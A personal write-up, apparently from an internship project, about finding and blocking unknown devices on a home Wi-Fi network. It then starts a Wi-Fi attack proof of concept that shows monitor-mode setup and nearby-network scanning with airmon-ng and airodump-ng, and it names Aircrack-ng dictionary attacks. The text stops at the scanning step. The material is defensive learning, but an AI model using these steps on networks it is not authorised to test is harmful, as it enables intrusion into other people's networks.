Secure Your Own Wi-Fi Network

Hi, I'm currently working as a **Java Developer at TheHarvester Solutions**. A few months ago, I was working on a new project and had completed almost half of it while in the office. But suddenly, the **COVID-19 pandemic** hit, and like most companies, ours also moved to a **work-from-home model**.

I returned home and set up my workspace. I continued working on my project for a couple of months without any issues. Then, one random day, when I tried to connect my laptop to my **home Wi-Fi**, I saw an unexpected message:

"Maximum hosts are connected."

I was confused. I didn't think there were that many devices connected at home. To find out what was happening, I called my **network provider**. He guided me through a quick process: he asked me to open the terminal on any device already connected to the Wi-Fi and run the following command:

arp-scan -l

This command scans the local network and displays all the devices currently connected.

I ran it... and I was shocked! There were around **18 connected devices**, excluding the router and broadcast IPs. I was sure we didn't own that many devices—clearly, something wasn't right.

When I called the provider again, he explained that most home routers have a limit of around **20 devices**, and in my case, the limit had already been reached. He then asked me to log in to my **router's admin panel** by typing:

192.168.0.1

Using the username and password, I successfully logged in. From the dashboard, I could view the list of all connected devices. After reviewing the list, I noticed several devices that didn't belong to us. Without delay, I **blocked the unknown devices**.

Still curious and a bit concerned, I contacted the **Information Security Officer (ISO)** from my Internet Service Provider to understand how this could happen. He explained two possible reasons:

- **Weak or Default Password**: If the Wi-Fi password is weak or hasn't been changed from the default one, it can easily be guessed or cracked.
- **Outdated Security Protocols**: If the router is using **WEP** or **WPA** security (instead of WPA2 or WPA3), attackers can use tools to crack the password easily since those older protocols have known vulnerabilities.

I asked him how attackers typically crack Wi-Fi passwords. He introduced me to tools like **Aircrack-ng** and explained how **dictionary attacks** work. That conversation gave me a deeper understanding of **Wi-Fi threats and security practices**.

What I Learned and What I'm Doing Now

This experience didn't just help me fix the issue—it turned into a valuable learning opportunity. I was inspired to take it further by starting an **internship project** titled:

"Secure Your Own Wi-Fi Network"

In the beginning, I didn't know where to start, but I decided to begin with my own real-life experience. Slowly, I started learning more about:

- Network scanning tools
- Password strength and generation
- Router configuration settings
- Wi-Fi encryption protocols (WEP, WPA, WPA2, WPA3)

This small incident became a big turning point for me. Now, I feel much more confident about handling basic network security—and I'm excited to continue learning and applying this knowledge.



Fig 1: Try to connect Wi-Fi network.



Fig 2: it shows unable to connect “maximum hosts are connected”.

Scanning Network:



Fig 1: arp-scan -l, this commend Scan How many devices are connected to my network.



Fig 2: I login to my router



Fig 3: Searching for connected devices and found some un unauthorized devices.



Fig 4: Block unauthorized.

Wi-Fi Attack Proof of concept:

Fig 1: We have to insert Wi-Fi adapter.



Fig 2: Then it will ask you to which machine you want to connect. We are using this adapter for Packet injection and Monitor mode.



Fig 3: "iwconfig" will check that adaptor connected properly or not.



Fig 4: Now we have to turn on the monitor mode.

"airmon-ng start wlan0" this commend will turn on the monitor mode



Fig 5: We have check monitor mode properly on or not.

"iwconfig" this commend will check that monitor mode on or off.



Fig 6: Now we have to Scan networks around us.

"airodump-ng wlan0mon" commend will scan networks.

